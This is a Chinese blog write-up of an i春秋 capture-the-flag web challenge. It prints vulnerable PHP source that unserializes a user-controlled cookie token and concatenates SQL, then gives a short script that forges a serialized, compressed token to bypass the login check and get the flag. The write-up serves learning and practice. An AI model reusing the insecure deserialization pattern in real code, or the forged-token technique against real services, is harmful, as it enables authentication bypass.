

# 暑期练习web15: web login (i春秋) 百度杯十月 代码审计

原创

何家公子



于 2018-08-20 15:42:36 发布



441




收藏

分类专栏: [ctf web](#) 文章标签: [web](#) [ctf](#) [php](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_41618162/article/details/81872294](https://blog.csdn.net/qq_41618162/article/details/81872294)

版权



[ctf 同时被 2 个专栏收录](#)

32 篇文章 0 订阅

订阅专栏



[web](#)

32 篇文章 0 订阅

订阅专栏

Username:

test1

Password:

Password

**LOG IN**

[https://blog.csdn.net/qq\\_41618162](https://blog.csdn.net/qq_41618162)

让我们登陆, 查看源码发现了一个提示: `<!-- test1 test1 -->`

于是就当用户名和密码输进去了, 果然成功登陆

但登陆后就只有一个表情: (╯`□')╯︵ ┻━┻

然后源码什么都没得, 没有思路的情况下, 自然用burpsuite抓包来看一看有没有什么信息

Raw	Params	Headers	Hex	Raw	Headers	Hex	HTML	Render
GET /member.php HTTP/1.1 Host: 360e41cd2d874ba994b5f642db9416e5c3ac3ede5ba54c39.game.ichunqiu.com User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://360e41cd2d874ba994b5f642db9416e5c3ac3ede5ba54c39.game.ichunqiu.com/ Cookie: chiphone=acWxlpjhQpDiAchhNuSnEqiyQudIO0000; <u>Hm_lvt_2d0601bd28de7d49818249cf3d59543=1533605440,1534515598,1534658282,1534726945;</u> browse=CfibTxUVQUBaVhAV/QJTRFBzIkdOFFYYWVRFx1RW0RTV1FPWBLTgZKXNARFBGIZTFRTV0VYW0VFVlkZTUIU9dQVNGX0FTHF Hm_JtjUVVMGVEBQToIRWERVWxFINRFFZV5IU0BaWVxDTEoU; Hm_lvt_9104989ce242a8e03049eacea50328=1534515617; Hm_lvt_1a3217e60491887db0960e9c314b022=1534515617; cl_session=616577c8fb0c0dc97a5e718da7bae955cb2909b9; pgv_si=s5984644096; Hm_lpvt_2d0601bd28de7d49818249cf3d59543=1534741369; PHPSESSID=ufmeo4msljjbf1htj06htaj7 Connection: close Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0				HTTP/1.1 200 OK Server: nginx/1.10.2 Date: Mon, 20 Aug 2018 06:24:08 GMT Content-Type: text/html;charset=utf-8 Content-Length: 69 Connection: close X-Powered-By: PHP/5.5.9-1ubuntu4.19 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache show: 0 Vary: Accept-Encoding				

在这个页面我们发现了一个奇怪的参数show，把他加到请求头并令他为1试试（这一步直接在bp左边加也行。。我那时候吃饭去了，回来就直接在控制台弄的）

The screenshot shows the Network tab of the F12 developer tools. It lists several requests made to the URL `http://360e41cd2d874ba994b5f642db9416e5c3ac3ede5ba54c39.game.ichunjiu.com`. The requests are as follows:

状态	方法	文件	域名	原因	类型	已传输
200	GET	member.php	360e41cd2d874ba994b5f642...	document	html	83 字节
200	GET	member.php	360e41cd2d874ba994b5f642...	document	html	544 字节
200	GET	member.php	360e41cd2d874ba994b5f642...	other	html	544 字节
200	GET	member.php	360e41cd2d874ba994b5f642...	other	html	544 字节
	GET	member.php	360e41cd2d874ba994b5f642...	other	html	544 字节

Request Headers (请求头) for the last request:

```
Host: 360e41cd2d874ba994b5f642db9416e5c3ac3ede5ba54c39.game.ichunjiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Show: 1
Referer: http://360e41cd2d874ba994b5f642db9416e5c3ac3ede5ba54c39.game.ichunjiu.com
Cookie: ckphone=acWxNpxhQpDIAchhNuSnEqiyQuDI00000; UM_distinctid=164b...< >
```

Request Body (请求主体):

然后就会出现一段代码，接下来又是熟悉的代码审计环节了

The screenshot shows a NetworkMiner interface with several network requests listed in a table. The columns include Status, Method, File, Domain, Reason, Type, and Bytes Transferred. Below the table, a code editor displays a PHP script with syntax highlighting for variables like \$request, \$where, and \$sql. The URL for the script is https://blog.csdn.net/qq\_41618165.

状态	方法	文件	域名	原因	类型	已传输
200	GET	member.php	360e41cd2d874ba994b5f642d...	document	html	83 字节
200	GET	member.php	360e41cd2d874ba994b5f642d...	document	html	544 字节
200	GET	member.php	360e41cd2d874ba994b5f642d...	other	html	544 字节
200	GET	member.php	360e41cd2d874ba994b5f642d...	other	html	544 字节
	GET	member.php	360e41cd2d874ba994b5f642d...	other		

```
4 <?php
5 include 'common.php';
6 $request = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
7 class db
8 {
9     public $where;
10    function __wakeup()
11    {
12        if(empty($this->where))
13        {
14            $this->select($this->where);
15        }
16    }
17
18    function select($where)
19    {
20        $sql = mysql_query('select * from user where '.$where);
21        return @mysql_fetch_array($sql);
22    }
23 }
24 https://blog.csdn.net/qq_41618165
```

```

<!-- <?php
    include 'common.php';
    $requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
    class db
    {
        public $where;
        function __wakeup()
        {
            if(!empty($this->where))
            {
                $this->select($this->where);
            }
        }
    }

    function select($where)
    {
        $sql = mysql_query('select * from user where '.$where);
        return @mysql_fetch_array($sql);
    }
}

if(isset($requset['token']))
{
    $login = unserialize(gzuncompress(base64_decode($requset['token']))); //login是requset中token对应的字符串
    $db = new db();
    $row = $db->select("user='".mysql_real_escape_string($login['user'])."'");
    if($login['user'] === 'ichunqiu')//键名为user所对应的值为ichunqiu就输出
    {
        echo $flag;
    }else if($row['pass'] !== $login['pass']){
        echo 'unserialize injection!!';
    }else{
        echo "(\u2708 \u2709)\u2708 \u270d ";
    }
}else{
    header('Location: index.php?error=1');
}
?> -->(

```

**!=** 在表达式两边的数据类型不一致时,转换为相同数据类型,然后对值进行比较.

**!==** 不会进行类型转换,在比较时除了对值进行比较以外,还比较两边的数据类型,

简单理解就是 **!=** 会转换成相同类型 进行比较,**!==** 除了比对值还比对类型

好吧虽然解题没有用, 只是记录下来。。。

这题的关键就是需要我们逆向推理:

requset中token对应的字符串, 经过解base64、反gzcompress、反serialize出来赋值给login, 而login[user]要求=ichunqiu, 才能输出flag

所以, 我们把键值对array[user]=ichunqiu经serialize序列化, gzcompress压缩, base64加密后的字符串, 就是我们需要传给token的值 (感觉有点绕。。。)

不过就是这么回事, 我们找个在线运行的代码的网址

```
<?php  
$login = array('user'=>'ichunqiu');  
$a = base64_encode(gzcompress(serialize($login)));  
echo $a  
?>
```

```
1 <?php  
2 $login = array('user'=>'ichunqiu');  
3 $a = base64_encode(gzcompress(serialize($login)));  
4 echo $a  
5 ?>
```

run (ctrl+r)

输入

copy

分享当前代码

出现故障, 请使用这个[点击这里](#)

文本方式显示  html方式显示

eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==

[https://blog.csdn.net/qq\\_41618162](https://blog.csdn.net/qq_41618162)

得到token后通过传值给cookie (在member.php这个页面)

(^ ' □' )^ ~—+

新请求

GET http://360e41cd2d874ba994b5f642db9416e5c3ac3ede5ba54c39.game.ichunqiu.com/member.php

请求头:

token=eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==

请求主体:

https://blog.csdn.net/qq\_41618162

查看响应, 得到flag:

```
1 <head>
2 <meta charset="utf-8" />
3 </head>
4 flag{82a7ab71-455e-4b23-8e18-f12eec8d911c}
```

[https://blog.csdn.net/qq\\_41618162](https://blog.csdn.net/qq_41618162)

总结：这个题最重要的应该还是中间代码审计的部分，一开始我还在想着传i春秋什么的。。。现在代码审计的时候也有了点心得：只看最关键的部分，其他的不懂也不要慌

今天的是龙骑的csm，没钱买啊。。。





[https://blog.csdn.net/qq\\_41618162](https://blog.csdn.net/qq_41618162)

